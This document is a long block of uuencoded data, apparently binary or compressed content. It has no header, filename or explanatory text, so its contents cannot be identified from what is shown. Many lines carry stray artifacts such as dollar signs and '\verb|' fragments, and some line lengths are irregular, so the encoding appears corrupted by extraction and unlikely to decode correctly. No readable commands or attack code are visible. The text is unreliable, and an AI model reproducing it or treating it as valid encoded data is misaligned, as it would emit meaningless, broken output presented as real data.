M6&:%G54?3NJDKA4/;ZOVI_L@[H(W6A;F&*<TJ;8D6T@)R@B3TW"*&F#\X!_ M)DG\$)C\#*9VV#CAC&);POTP:^!H\4#'R@T1S#2EQX14/W=9P5(\$_S<(LFN\` $MORNO;D^{J64}+'8D2==K''M&26Y*5+'LA'''O?TGTXMI^<P@T[['7;-4;5>^D]$ $M6?4:.S:F1V<T^4)]\2A=S;:MB$G<5]!*=/:?:&^L*2_S[MG%"P6_2E\,+A?$ M%(X42`?K^KDQF9?UY!\7QZGICR=G^,+FYU'@CD\$-*2TP1VK\$Z2-+":=K]SL1 M%\$%ZQW7-+S%4%/7(6I1*(W;51R?IX"HY1*JY@F^<HG1"9!;%-TY1/@^RBM(; MIRSN_6RP\\$:)^BB68S>\Z0=IX9]\$!J=?XN>T]/!KUOK`C[,\$G%50DUHQ0)Q9 M"7+ZW`TGU:L.#.6:B6AWEI-M&J7VN3D8EDH:2AA+@LS0(*/@G)QL8Q5C0\$N# $\verb|M\D'P*F482'W&X@EWZ(GP<0W\#RS_-A\#-@1QF*^8F@2N@<AHM1>G&2'&MF=S"T|$ M3@PTSF4P&2J2["V'-Q;D.VRU8L\$"M!L*7L%33UZN:W*''<[]<^R1>@V'FE\$-MT@Z5ST-.::T(:7())F0X>H[I(T\$'-8U8.<LJV_99(+WE;.36*0GS@,-S0ELF MD!P/\$P5V;D-&A/=R0S9D!1%K.Y+>; `APAWD.%+*JO`G[DWY&/#*&(F.#68#D M\$W_0#@CCI#W5CV:A"[,O#?4JE%1&C#<,/HU-=274K!T>UQNM\E'KI7J"U]83 MOQ?Z\1/IAR6IRLFPPZ9.%\@]J'@QE'SMD\$Y?I,`4E">\;YY@<DETHJ__2!&? MR3@&OE!T6[8D@(GB9DB%QFTI*+I)F9'3:NP)"<5CX`^?4,,KCN25]\$1R^[-8 MDW%\$XWKYPB;Z:3'3\YEK,6(9085<&?9W\$%S+V`MG4GS<F;G5A\&H[R-18TX= M& -> 0; 4'M&?. $C(1Z!K!X`N`HN@,:L?+:0V,-_9QH#U^T@Q'E4K"]H?)@_AR,$ M(N\:0UAP(`IY'.%CH2:#7@O=`*E%I`2?_%CYU.H\$DAN1TS@90#VY>/IS+.F. M!Z>&]Y^ACF2>+(OR>RTR]7Z.!C!'4FE1UC06%IJ?I^\$%J!74#%H@:,/OJ!6F M+/OEAW'F,/=R"PTIOAEPT*_\$ZBPHY&KG@\$+*&?4L?7JLI*/X87\FDYWAF*U3 MO\$JC6F[5ZD?2/VEQK6#+/O&35U;S:1E!^HF&.!N3I[5-;0)!]6>FLOJP!9#. MDED=DG0HGD4HCR)J+TVF9E@V6Q_2H4\M`?SCYK:F(Y(4.Y5H3W\OY:>/3&#U M3G"6)"5S14Y94B(=4SYIP>1^Y'/'5)OJGX^&.AZ]BD6/#Z=C0A7TQQBT7FL> $M:EYL>5KW,*LN<N..(YF\#DHP*\\#P[U'*R(,4:0'^OUM^O6^O/1?,=>9I<IMU^$ M0D#5G/`+-9LD>D@.DY\G+*&`.EXF2Y^X/UQ6DB5KLEW.&CX7G5&2=3^4C.JM MD,4L!@.X:;FDW:X`F!6+'3`2!/2J0IK2`0*4S'0@S\$%(,8(-`HL-,[DX?IY` MQ_'%;1RB\9/DWO"Q8B[@BG*@)%U]D8*2P0+MZRRONCY/91!=I/(YK"L0940\$ M2#&CZR,P&QSWR]*/*S^2#*`J@ZPUW#QYQRCH.N;N)-A,6;NK<]Q.(S,#;)P& M&Z/*CP:[&%_[P]R``'HZKF7>#S,=3:AGW\$6EQHM\$(7:2&PFW\$[1[>L^BUF^1 MJ:18AGZRIAG#OB\$^,!!:K.PI)!AWV]0]XVP3*'6S)U*)6?0'^9;\$LB)6!J_: MGR8A*I,I2FM2R)8"1%(M,B35MDI[E*6:W+'B(0:RLIFDN?E3"MV(%!#!D&18 MDRE/].U&K@[+,&^%9682GTQ_>1AW(I2,+]-*:J\$2X3\$3#%#\$1"5VPUZ/81Q% $\verb|M3"#B$^&?Q12(UHY*E@<*:5\\@=?#X0N$)<3&2Y+P@`U3DQ9EO)`-$+H\\; BA@; \\$ M8AZOXO6M;!5#:YOE4LY`E+80%.,F\$8'>Q.27CP#(.(3U#I3&-I8<\$-><39MW $MPAA%B7!E\)(9!=!/U1"B_*JO1462GZ!4X\#<\(D,K`7R)YA:'*6&(R5+9.L0)$ MI, 'G&"2N5^P&&B5Q_A6,8R7[L"M?R-A6R*/2D\$D3+TE[#GRUC#Q+&,<4\$674 MOD"[\$W8!->UK4MEJ'BFRE^O/IM,J2<L@@/5&!AMP\U?D`6A'/=@CHY*U()'\ MC)Z+162H'+M@7_!!XUH9[#6JU?^H&NN%C,^2S&=,>QU6NW<!T],+'"(I3P(- $M3(R2%=^@*1[2F&D*6)$72YZ2B6;HA'\F\7&:NOX9S0\BOO"$CI/D=0LE(YU)$ MJAN, PFPQ]ASL#_/1%9E\$B40?,]) \ D1>L0@0VF3!O*7QL\H\Z!)0<DIOAV60< M>-[BHJRS^*)02!JBE'2`#I:QD`5N'G`Z1>>'3=P25K'`?LK"C5;,9R)NR7Z8 M-0M2; XYH2T^%]5(L63]2K,2PC?^Q)<M%&HYY]XAG<N##00-[U0+J7=A6W3DW $M-QOR[)-C1J->LRT-5Y>6`Z81>$V!%/O;P2BTCP5`.5+IO,\["62RK&F(X5-F)]$ M>)/!+[*/N"<CJ?V26!]P\$V"%EYO%1Z/N9(W^3J`P')SP72@:)YJ,X`8^(6^ M8WR)'8""@V#,Q;(*'@5CBLW"1>\$,O91ETT7A'%7EVL-)/LC*\8DLAN0KW+=8 M-%WLS:\$L15<Q%TN7>DL"F\$--LN(!?]6W&C^\@UW%U#;%\\$_KB*>+ZT1?7[_% MF\$J44"M2/85"+HZ<OA:&H.!Y/K1]#<U%HU-((1%*G9V_?&'N@EU_=`T7WH[? MOL10!W`\'?-JH'WMKA";4R,)L#[^FK>#]L4H&H0_TYE3Z@1<C"-JZI!84VA4 MES@U9TT+VGD: "YNE2ZJY, RCZK-`69"6?&ZM(QNM)-DV>&2PS!.*([6GM2`1)

M,!<8!-X*=Z3`:)D=%C#5%?X.P[@=]'K^(\$#%MR+!DXJ[!)]'I*74@#(9K!QE $M+50[QE*",W#%['LF?=>42S*],=8L[AV]1'R9L3;$ID=GX7CDP\setminus(GB@:X6AF_$ M,_1%[;B2'&)+YB51K!HM(*>3%XZY'7YD-"\KL)E<D\$BT.]*E(?XDEL,^@_TN MY7F[90H?A^\$^L0#GL6/J=C&>_GE6*C*F7KI"+J?'H>7UVE6F19@E)D8*>-)C M4YG>;1*9%&_S*L0L2X%=-F.OH073>9`6-LK0L-\$P\$040-4%6C'@LX<;/8XNQ MJ!<D0.(C%Z&9[;I14-,?I+71ITU'\$^60@TY2FSS8K"I*PW<T10E@]5+%I:G-M6Y%D\R>=\$!6IE\'`A%"1!3QZ#'V!! R=L4!U]\$OGMQNIKVG2%.70:.K#D2%I MYIQ4\$7CWFZ-)C<I>.-,A8E+AH,\PG:ZY62-F&21QRHC8!8*'@174)O\&",>7 $M-H5#*'9M+8'F@3)QT.N:DQ[/9I\S2A=*)PKBP=,Q*='(V\5`KIP!@;09\&)$ M'3@^VV]RMFRW6LJ:%!XH5Y#WU=.*AS\$KFIR;^(,QH;\$!!FA=S-Y.ROIV:M\N M(CN@XI2^N=7@5H,38(37S5VJQ8\$_!GI4GF5S5SN/XX[IY&TPUK8G<P*@\$XGS $\label{eq:me7*'} \texttt{ME7*'} <<= \texttt{F@G"R0Z.\&UFM4]VN8C=H[+)\N;.2W@98+L\$F`*GR?7=F:,>!*3+/N}$ MZ6+!YCN)\$9>XC!R*"ND8])2,+\)AU@&?O#RUBWLB#6C)1!]!>!U3\$`UO<H#1 MAL2[->W\$[0(C`@T*DA%/CHC3-\$B^GQU;HJ`)-JM7##D'F.I9`I8+S/2*825/ M^H.@<VX=;#WZ:3%F]-N:F%3^+33NS?895IW1QM?DQD`LAHD6()?CFT-OIUSY ML7:T+ZW2,/F[P"`;:TYN^-I1U</5)_ZJR'"Z"WJ=L4ZRBMHS?+`-99"(6\KH M%>T73DYIAF; #S[K%64:7\$0:!97<)*8.IAY*N<)".R2:?YU=L`\N5:A35`1A5 M&9:_)3K,!R+#T,1>'#@!;M1S\$7/<\%G51T\$[`.I.1:O1U=7S?!`R/W*,0<WM MX%;X4_#%2]+F.2"@BZX%@3QVIT`PUS0<-B14G>901)2`"M.KA+`95_YP;EB: $M5I\&+<X!9Z!0=)H$^/K'$2&)&7?^UD[!:M$!FORKO8B?2,K^P[<'*=H+L/V]$ $\texttt{M+)W\$'7(U=G@)RJ1\#[@72B\$U]EIS'"1X!\&]\+?*)]WB="7G(7F^A'C2\$\$N)2) }$ $\label{eq:ml*T8} $$ ML*T8)'4`C+M;FSOA&\#D^JKMZ\T*&X$G!U)SKUB:EPY*R;6D"GP"XB]P;`]R< $$ ML*T8)'4`C+M;FSOA&#D^JKMZ\T*&X$G!U)SKUB:EPY*R;6D"GP"XB]P;`]R< $$ ML*T8)'4`C+M;FSOA&#D^JKMZ\T*&X$G!U)SKUB:EPY*R;6D"GP"XB]P;`]R< $$ ML*T8)'4`C+M;FSOA&#D^JKMZ\T*&X$G!U)SKUB:EPY*R;6D"GP"XB]P;`]R< $$ ML*T8)'A'C+M;FSOA&#D^JKMZ\T*&X$G!U)SKUB:EPY*R;6D"GP"XB]P;`]R< $$ ML*T8)'A'C+M;FSOA&#D^JKMZ\T*&X$G!U)SKUB:EPY*R;6D"GP"XB]P;`]R< $$ ML*T8)'A'C+M;FSOA&#D^JKMZ\T*&X$G!U)SKUB:EPY*R;6D"GP"XB]P;`]R< $$ ML*T8, M$ M%R!Q?.I*=(XR.EN@I*<[NXB/-&O_UT>+B_QD^0<'.:L?Q!_L,18P_?5JP06, M-]\$4P#EP/[YR`+L@T0MZE`UT"L@_O!)_=V#J)83[&CEWB7,C8.CUO+"/:Y66 MK39G[MP"C>EY[FM>6"4'8%)5F@"HU:6Q-(C3`F"2.4M-;L+O#_]YK:622IHH $MI+32SJ\%6520"\%9WZ7\&KJL.+M'93W\=(R"V>'8J*+)V.O?3'I/*&<AF&7@BA`$ M!3KD1H\$)`6/V#97/"L11>7VRJT)?D:LH;A@,OW=IE*,)T<PP[\$A>&P]P/!;"MCJ<2NY&F#QX/(LTXJ71RDW&&N*@[BGYVTKNH!\K3<L1J7Z6?PPA[X7C,116H M`=;J_(1L3:"FU><H7+8&&*T!;E@L@(FJ9)@NY2\$^#1C_2&J3+6#*>%0%"Y6" M8*H1YT'.Z**\$C(ROU<&I_<OHFX2B.G,-6'1[9*\2\MGB*/PH:K4C-&:]AN._ $\texttt{M\#7,"/U,BOF5J"\&6R;+9@BJ:89PL@K5S@Q!*=SP*HBD[K/C0*J_M)MIQX/W\$}$ M_J!W[:"\$Z/0S#V)6#Y/P.E"E!ZO%243`2A>[&#Z1L;:3:3^<#:X.L>\$PM09D M3RD*E@J-((OEL2ETDE]CR&\W^U6)(KA*VPGY/D.81&6!:R!.4H/)9#OH+:YO M/,.VT^[':K0N6=%'>XE^Q'Z@3'>POIB!IUYN9VJC*&.I%O1L*R0-38AN#'4K MCT2WL-,=]DK"C!7(WV)YUEMB-507R=Q2L=0DV7')\$X'\$]FJGAU7C+8NO/!E% M=4'%LEE8T/:'"^K[`@>#\[PA&F!<DUOJ;COYZ]TNHR\$4NFE.!B7R\>.YIKC4 M6=4Q>L0VO/E\$D?S7MDUS*I@[EB*;+!:9+5A'#)MJJ?#^!`/#Q9@D+M@Y>KA" MT%=4AZTB%+XB402?);.'42M4SNF0<BA>N.I+@<#0DU\)*XZ`G[%@A^:F#"%7 M/CJU*T`9J<@14%[Z\4:](NI'!^\X/?H"S.^"S)2]0.[)5FYL?(]6WPN<?ET6 M:#KX'\$]D0<J@"24Q?::\$Y"0V@#4W<DMR]N4%(HKGRK<L.]N9#+NJ'L"^1B_C $M40!;9R"3%I/91;>$$:5-73+X^Q9L%/1(:LJC2^=-PX*S\Z4M(.>PX"1RQ8K8)$ M6\$X*US_I\$2Q8"6X)46PVOL'<X#&5,][<*F,M%LQ.52M'9ZD%\`E=60LZW3.A $M:V:\&9PO+\I\&J"%^O*.;WHL3$5%*F>E[0*9ZI\'O9GOT2A]XU^N/(&:4SO!+3)$ MUA+\$4L"%GW.I1N#'G)^)'8-7G"%S"]:0D0R35DX88WTR3I27J:.M"B&:\5&H MGS.V/.0:<LMEYX&F[6NG?[9J)),^+Y3L+,^R-S]-Z'Z#0T.B?D%J"]H<S2@< MDSJ-UB6&, \$K5BZ?6DZ*#S)IA?DTY@:QN&H_L-4+;4YX=4/%'MO(?<ZY)2@WJ $M(,$D$J3<H80$F4PTXM`?-G!8^"2$)-`FWU\.1$Y5B$7S<A1*L"CCQX#K!+;6$ M!3Y@L(RF=J@%0!T`KA791CH-8697LA(/FA,XE78P78?3#::K)'(-RCF3)[+6 M>]E'K9-4T)2=Q"-X0R7ODKE/'?Z4/]`YTIW\$@7;1C&1[ZGY></+E\$;3<;'G6 $M_5', V[R_5T-8J4S; +^)RLA) < I\setminus UOJ@I, Q^Z_5O-WR)E63J+KZ \ .!H"9:<&Q$><$ M)860V61]F36+MGE60BS58R=7F&[.R10F+R65">;/<^7>N"2^7Y%;*AB=385= $M\#CV3.CM-85,9\$Y_\#=!F@*+\#Z"9-<`7H(=!(Y[BTW;)46SM2+\:Q`;47@Q:2@)$ M,?74*Q4^QZDGL\<\$_'<[V6]*7VC%#'?K3F3=2:IN.YTKQJTK%"&&EJ79XY2\$ M&M92><*AFWEYPA49HZF?5,V\[##.)M`5E3]3X/UG=):=*A9>Z-R.EE!X8:\$3 M7, E&OYT@(QTWB=>I'M\$-XS'*"*Z2'1YG]ABY\$2B?T^GT:AC;RT%6SE@1BHQ^ M>UAM[L,9HII[#E!5+I2`:8'WJHS*UXFD&Y(2.AH]]R4XCW]&\$0F<`%EISDB; M?C/6,C,;Y3>C.*..JC&*XU2%=DXB1ZY@K).2]>)K@(;LC.*8`Z;*-4*JE#ZS MTFJ]8YBK-QS5/6,.^5J4.0<LG#*(YD&UO%MM,(AU"4+-1"_E"@-'>?FXA2K/ $\label{eq:machine} \texttt{M@_K^4?FP*L>TMN[,"*7]>Y\J;\#+K\&CAVJ.2BP4.@>?**`\JK5-GZ?7:L/(<) }$ $\texttt{MI,2XO]YOD,L2!HI+O]LT[DS`XL\&92(?;MCYMMS;\&1(V\7C2[::X6F(\&U)GP)]) and all of the substitutions of the substitution of the su$ $M"U$-SE1>]=V4+8[^,3&_R31_1*/HV]:WTVUOK>73?-=\IISHI6^!^I-L3EJ

ML=O=S5G"ZFC4`DS2O.`FP'B)RMD@"R*OU70GTY#.@B[&-B!*6@E#LR`F,]@X MNX8@+5*/"M,&VLD!PO9J<P+)0A8M7V(\$'2@Y4SPFDF3F))>DS[1-R*C@)CAJ MU<>, %CKVG3P%CK,R;#AD:7@3.U>[@O.F+/PQ19+A(</!?CV^4.1*UG;9VM2I MWQ; NE?=M04+1HTQF?2OE)WU; N\$_&MX7/3/>V<*]<; PN?F^A-'T:?D>4M:_;F MDN39ZT<+\KC-N41YR?KYDCS9JQR!GG!HI1R17FK7&"F;QE2&J"U92WV,:,U, MU-SRM02D[%#VV9(WV3;R+5DUIHGBJ&8FC2IFR>:H:I1)X-Y)5I<8.,OMLB!^ MIA3/GC4CR9OK!)Y#TF=#M^5]5'\>@5\2#4KVET3#-#&@+*6\$@5:M.\L\$J1-2 M*FC!F5LVF!B.DA/:D*8)"X46%EJ-SR\RS,C?3!3_/).=(50,`\$=21GM>I@@; MA="]2^%RFM"1ZTFQ8[+>5-FC4*=CM@R2X>1((47R9%722'U=39-&IK?MW263 M<\"80THY"TJ>Q#*Q<HWT,@\$N5XZ9D;:;))FS5E^^G#/1)27S3(W0"!WS.D(" MT#DZ,DT\FNB-\$16F>G-7L6EZ%%-\$1*Z7N<6GHJL6OGR4[H;'<>!&4)4K""E MJ`8-=Y:E,EI)G&JC<[I4E2ME"5;3JX!\$K/,<A=-%KVG`VGSI?M)7H:2OUJCO M(8056@AKP&2+8M,C&\$VF(6:6E#:'<,X6R690U8YD=KHH5M76\$EF'`\$G)8_,E MLFX]1QB;W-!3);,.BY>2SWX%":TCDF\$Q[8-T]G.DLTEV6PIG9YX<^5+;WZAL $M]E]/`&IYBL^(+B:]4='\?F')^F%[!5N/34[XU#K&#_O+6PX0&#&M4C]^)\.F$ M8:8]4WHMLV1]Y]^KE98+=SVSY(_5QE'UP-LYV=LC03=^-I1IUK20J*I,?NOD MZ1>2F;<K%74*/RKR%%XQ9JA+)5TY+]XO=4M&>X7*<01612?.FX:6%VWCTLX= M@C>Y@R,+K.Q3:OCXN23>6!H?TZ*609J(<>/E8</Z)-K>I<KVV?8FO`CEXOSF $MX?.;^{HPO}_{Q}0TJO'8[:D[B4?K]"=!+RG+UXI7WW-E975[<V-P7^?;[UC/ZN]]$ MKO-O3E_\;\$.LK:]MKCU??;8)+^#EZOKZ-V+URP\W_9F@M!*Z,@JN@A'<P7GE MH%BW.P6.]-K0?_]5/O_U?_ZW;_[+-]\<^FU1;XI3=4C@LV\6X+]U^.\6_L/? $M_V<^D.56JR\&_8HW_\#?_]CT21?S//_Q>P42MHS1NLM.#.KP[:$7J]P\O)N+O\$ MT3_5PP_^S:)3^,,%=!%/??.2Q81',#\2O(_B(W^S((A(U.%_4`0>?:2_^"_^ MX6^+7H\$A<_F2\/XF/G)'9=F/XJGX*[];YL*1ZL!'X7TT!87XJU<4'],5_^KA $M+^Z_A55^9\$90?Q'HD[\MK\+_GB;_KI2BY658=:D7L_X^TC[+[OQX\H6<IY*<]$ M)C4O>F;,BO`4`*X9J:E8E\$749`#Z\$51)R'G_3DWX\O=44V-<34\$2_!<_BW2 M^Q(@G!LUF,W&X#3,?@X&L7X9\$UQ'UZR0B/H!D-XH[(SZ0PP/CFY>*G+CRLJ* $MJB, D?7&F.4'R+J, HFA^*4-='E^,4//UNZT_/I:E*T#'<PR&Q79!=/<?%^7Z$ MZMHZ_;LAEH4ZO_X\G(Q7_!B>7(S'PY>EDGRQPL^IX5Y/Q450(0U5G^RC7CYJ M!)TP9@F\$\F3\$8)2H%F!7>GQR%@XP"A\$*ZN(B!4-'!8L,BHY0^G"I=Z52K,@) M8]\$OAISRH-&KL!/(,/ENCMEV!&P)J7,?R>Q-@-R7^'UM)=\$U\$K7)/E%2`XKP M-PH(PPC5/XNN**,"(Q*!#*)QV\Z*S"JI:\JF31J;VR%HD7*Z!R/\$F5A/]P): ML]"A>@&#[\$S:P:_1\$1DM\$\%THO8\$0Y)HK],2ZKED\$IEQ,"))GL8WS1-"M0=` MP]I8H60))`V1F7TX-2X%5I0!_%664.`<(UAA@CV>^M&8_*%@M&.:-."[ORL3 $M+08[C;KC:YQ+%36?$EG#\F`Y/X45\&`<#H6)R<J<05NMUK2F:];W6VW*C*N#[$ $M<:/^IH:^7COOX\&558"[=>D/[6_E)KQ^^E24CW;AOW>B>GK<J#:;HMYXQ+DA$ M#FI0"\`TRD>M6K59%+6CRL');NUHORAV3EKBJ-X2![7#&NIW6O4B04]70V#U M/7%8;51>PY/R3NV@UGI'K>[56D?8XA[TIRR.RXU6K7)R4&Z(XY/&<;T)?84A M[-::E8-R[;"Z2WBO'4&[HOJF>M02S=?E@P-[4#M5Z%!YYZ#*(&%0N[5&M=+" MKLMO#*, "&(&^'!1%\[A:J>&7ZFD5^EYNO"L"!E"RU:S^Y00*P4NQ6SXL[U>; M8M'%`,)*(@%U"2>-ZB'V#X;=/-EIMFJMDU95[-?KNXA=T:PVWM0JU>:V.*@C MOO?\$2;-*'=LMM\K4/\$`!Y\$`)'-1)LT9HJJ%#<^/D&`/U%\3K^EO``O2T#+5W M"9_U(QPSKX)JO?\$.02,^".-%\?9U%9XW\$(4PO%:CC(AIMAJU2LLN!DVVZ@T: MG!FO.*KN']3VJT>5*A:H(Z"WM6:U`'-4:V*!&C4.\$P_-GM#8<6*@;_`UM3"+ $M-(.BMB?*NV]JV']9'J:]69-+A-!7>2VQ+Q=XZ=&CWX6#=F\"Q]<3ZS"^>&*]$ $M^{\ }X\ ?V1WU^{\ }" \ QN"\ CIR:?=T^{\ }Z?)SG^{\ }Q< CDJ]"$5CB2ICX,&HN-4?SAA!$ $MKN[8(?."?&UU&I@X\3(:=,/S"2?C=5]=A/\)MQQR&GJ4YF5W,B!PGA112R1($ MR2)9S1Z=P`999"_+PNJC1ZS=T6G<37?%N6?](L]+G+3S8*R]-S'(A];]M*,1 MW(S#B..0828N<0YGV\$#+[0%@I.GBJH^@3QV6DIS=4I+I14[-@E\+,K!IJ40-M6HEJ90H."50[:7N4/HV55*_X"<)?7"UL*T"LX(7[A880B<XH&AIIN8\$T"GK! MH@(FJX==L6C@OS*HY`@*OY#LVV3*8%C0Y^[BD >P0^N-#T",3'H=ZD&(<9XD ML, = '3PI."\$+\",-B'0K4O)HQ0`J8392E?.(DWJRB6H<4"AFF()E'@Y>C&3# MN%A@9:Y^.!FHQX"!IV@5Q'ZU>L2>"P`'3F,6J1>"<DLO%3A'LEPW\6W_+.HM M_L 92\$7Q)%'[B85C+]F[S#;5J_NVRO55N_2/E\05OT.Z4FX6,>X/H4F]"K;I MP6-K+6S+(FIW+<+/Y1^&!'6EQYG>"FK!J*FF-2]7,ZY\1SD.P'X1J^+3MBTK $M[[6'MXM6C:*0[:!NO2BL^@53#Y$+=0?M_G#1*<X04/P==>TWA0*B?K6@(;CB)]$ M^10V6-F$Y1*=F&]$6I'>\"G[$&\5HE5H)1^'\,FX)ZDMX*U':!W9D"?K"TQ$ MHS.S=^/8IT.!YC6W-^E-^4D=BO*5'_?OMBIDPQ2?X-&)IQ+G6&<>EO6H;,:Q M)W\$C3[/T02D[IR:6RCW..)6L5:.#WR[10Z]H.:B'2P4\$P>%B#(K3(6'0-D3]

MQ*1%[OHBP(_E?LU9-VF8[`5@044PRS_T?5B*B30EVPXHV7^"J#*?]"^LD5EO $ME@IN,RXD5/9Q.=((N2-3H^M?8*?.0SK_#U)[0('4*@6GF#M4_+A0Y2Y+=Z_@$ $M-O?)^87:T?P>>%N;7Z@3"&E6/V:T)/?!\MHT.,X/7OM(3K7[G"P5)Q"?PI1=$ $MB._LSKM^2GC&FOMION\#/]P(Q!$=<)X:?WWTW"R\JXGE$<6_[?;P=E_A7OV.M$ $\texttt{M([O`4L'NZW8*)LZ3`K'\backslash`\8Y)0XJ7K.ZCPQ`(54AW2VK:W\$PCIRIZ1T\2'0N)}$ M483[AV72?5/]4_>`!+;\`WSA:^")Y[6JIRTX_M:VDN?_[\$[C)W%"Z":N^MGX MTO5&@7^9 ?I3ZFGZB=XC4W"?VBGY(\G&+0"88P:@U&]T\$IQ= -TKX<Q%>@-/ M.16`?+#NTC"6`I>NRG=T%HRO*;`Y/!Y?1R8)2@8=CA]]^].K#Z)L@.,Q\GL* M0O/[H;[XBXJR7\$S<3LL.;@M3R949=;-)&>L\$_?1@6/#/^;FS_O_B[FW<0?^_ $\label{eq:m_force} \texttt{M_FQKE?7_SQ[T?U_E\Z\#_TU_[JC_O\?NG[G_GZVM/4OL_XVMM0?[GZ_R>=\#_FQKE?7_SQ[T?U_E\Z\#_TU_[JC_O\?NG[G_GZVM/4OL_XVMM0?[GZ_R>=\#_FQKE?7_SQ[T?U_E\Z\#_TU_[JC_O\?NG[G_GZVM/4OL_XVMM0?[GZ_R>=\#_FQKE?7_SQ[T?U_E\Z\#_TU_[JC_O\?NG[G_GZVM/4OL_XVMM0?[GZ_R>=\#_FQKE?7]] }$ $M/^{C_4S/H/}_T/^{07}$ MTXLES`E(ARXU,E-UUMM:SR-FZ7D>G\$?^A3_SR7^`<(&9]I1)QAWYP#GE/^N; MS]<V-IX]!_[OV?K:Z@/_]U4^#_*?W_1GGOW_>;M_YOY_+OT_K/V_^?SY@__' M5_D\R'\>Y#^1&7Z0__Q6Y3_IHUZ^J)]U)S\$&8!/J'0D'X@<AT8.0Z\$%(]"`D $MX/^U&ORIR6^]$ %!\,\`SH%AJAQ98:5!Z3=B^!4F-:37LWJ!'6)1M896^,Z#\8< M.@D>3^L2UY<@Y?@<(!1A91:07DV.AS\X1.Q2?(N9;*U>L7^+Q\^G(DIUJ\<(MA_]K()/!?&!DU9Z>MYX%Y&PT&:-/13N8#D;A1V*;QFBFS.^U)QCC%<-EOEA5 MMF#9PS\$KA_[50\$B:*+T9T(9L*DYZ[K\FGY=,9>A&]9D+",U4TF')3!E<<AA^ MT;L>YD,ER+T,R`H(\$%'SP!`]O:[U0JJE@:S/Z(G:&CTYZ79/S'"F0Y%]Z/7D M`NK96Q7HQ[![.\]P]+:0*QF`/,B&_ZD_\\E_97IEC%9U#Q.@N>6_6UO/-S?7 $M-<,/M_?JOS7.>H?9+L/LMT'V>Z#;/=!MOM5#0!+)=XDW;`78(#R2:^#FTTF)$ $M&M1; @/\&]_! 4:/="%.C1V7D=]C"@_6`0M,<$***R,M",BG@?8PJ;\3130^L>$ MF&IKZ);3!7=.CG8/JEYM%R[H)WSQK*0J6]%\7L-Z]?9J!YS'<E4_/SFRWZP] $M").^{\&=.}<]MW/9[O?NY?]U)_O-\C>*_;FP\V/]]G<^_.<W_9E+_O-9NW_6$ $M_M]XOK\&9VO]K\#_[?7^?S(/]YD/^D9OA!_O.;E?^HHU[^;G+F1WPF8F^],*DJ$ MP)MZKZOEW6K#:[:`;?ZS*M_2?!&R,H"Y6-0!=HA9?RLH\9\$"CT-+V\$12(:<4 M"9)BP3P&)0-EX0KP3RB3B">4X\$?Q3CR4X\E9+VR+)DN7#L)V,(@)T!M`+L[> M^LJJ6,3R3^7+IX45\2Z::'D)RLP,7Q?<M(,AYK9#&+1.0A^C`6GV3D)A,8S\$ MW_G('XQ9Y'(+D"<#-'ZP"I.<+2V>:8_^?_;>K3F.&UD8G&\C-C;\$",?WMANQ $M3S6: [XQ(F2+95Y*6K7-HB;)XAB)U2&K&/AY'G^JZ=)?97=6N"R^^_)-]V(A]$ $\label{eq:mvmall} $$\operatorname{MVMA_L?}]A_{]F}H^{-}J^{6}H^{E}-6K+8,VZQ^{WD}D^{2}B^{9}Z^{2}.H^{9}GV^{+}PJ&G$ $M*\#D\CM407^33<CT+9_:EG\T0\OYF/\$P,6P4>M:H=\M:)\$A[F=P659U>\$\$J\T$ MHKJA#S&_`,U?MRZ":%8E20["Q6%P7!+@<HV\$4B^>UW,MPDI<5LN>Q)Z'X;!< MX][,/#QT\$HUIW-D4@Q,!KD.!10\$Y/GPN+R\W*`3BRMR1Q4Z;-->)+--TAQV MR; KUCX.S5QBCX\$\$JBC1@[.)O!T<OUJW] `PQN(*\$B(B;B6NLL6H:#T@*@_:^ MR^-3IQ8&HRA@(<7,>+B)!U\$\$8PH8[6\$<9YT'301"1:B,:#2*RM:M_WA[L']F $M[1_]^{-}W+/AT8AT='STY.'IY^JPI(+4A=7#B>4K;L8N,O2+0.+/#289WWDTB)$ ML(\A=AD?9=`K2&@6S(.46Y!27[R#!=L >B'LUR;+L;EBO8@N0\PH9EV%FOC. $MH#*P!)XH)K/#5D@WQX-,*6`!\\.8X<3<183,(@W24GSC#42.*,=US;L>M)\]H$ M8@)E/\5_#[UH8<>HKH\2E:!D^E>L?Z`94A#0X(@<O>R:6L]ZJ!"8V^<>)Y)L M)%,K_WMNP^B,'R*FR+B,`P/LF1?B",8LO2O,ML/_48D1[UH;G465<C3J59H[M.UL; VQL=9CW![,W8]>N93S?G!73G,][VO").3YH#7XQ+?=`KAQ%`#TZ_.Q6/ MA3.UI13B!>22I]51"J\$:YU)A5RDDZU)\>DHA!LJE(W1]I5`[GSE0"K5SET.5 $\texttt{MK!VD} = \texttt{P}^7! [RZ? < NYG + 9@ZZ) \% "P = 2F \$K - = I1!G \# ZFXL \setminus 4) = CJ, (BK4) = C$ MA4[1F;J!=+:OHS:+KQ9WU':9GX>1U&J=OD9YKI1J+3.%T2F5#H6PVTQ8RBRH M"PN*[2=X<RY'VA%(NPQI!@:I"FDAW0S8%<W2Y<TR1_^0W7Q)C[OL<98_5]3/ M2S.96\$[GI93V]5)/*NZJ#;)@MV[GI4--/YV+>3+)2[<UJ4)7+MTIX=*N\$"]5MM<9VR\$<2G]Y6J?\$\L#NX0X6E';T4H]QY:;=\$63JYVNMI"D"W%N>E?5WQY.+> M0#, "H5/HCM53V^H\F, FGKGMB8/7XR"(%JE`224MZNQRGOR4TJP+)S93#FGVU M<1;!0CYWV^^6E&%2,.RKC;.((S#>!6Y?B#-@XIPS9=&5,YC8[*TAAC74.4H, MK?ZVCHOG??'6<BK=T7'I[E:!NZL/"KETL*6K@6R4!YT27X =`\$"EW5*-9BFT $MO4-2#=16TL[7#_J:VH]AK5>4#K32B^B\Z)_!4%.PN6Q+!]L:KNU*Q0.UK<C$ M2I0U(RU:F'V&6]J@B&69AQW>[T-NE'RAAOQQSV+K#[KL(*3Y?#U?`\$IP?8:. M6@[>F+A36+'EZI@:JJUUH4Z>0V&MA]Q:7]#\6?#C(^V"S9S%<VZGDW%\7CS= $MYF,,++O\5)CGN;VOGO*\&N+#=BR`IUR(+$5Q\MK7YBI]\&8Z6JOLPY25$Z$"R'$ MG.44G5E9%E%Y<F)+H@2A@PL50:XTH.AF:F[@MDL#2B[=*=MDO.Z>?W8Z.NY" M&N<[7;TT2.DT`ROM":>#:PCZ)"6S<FDOHF*NWAGHTB@4A6KL;.<Z-XV25%SY

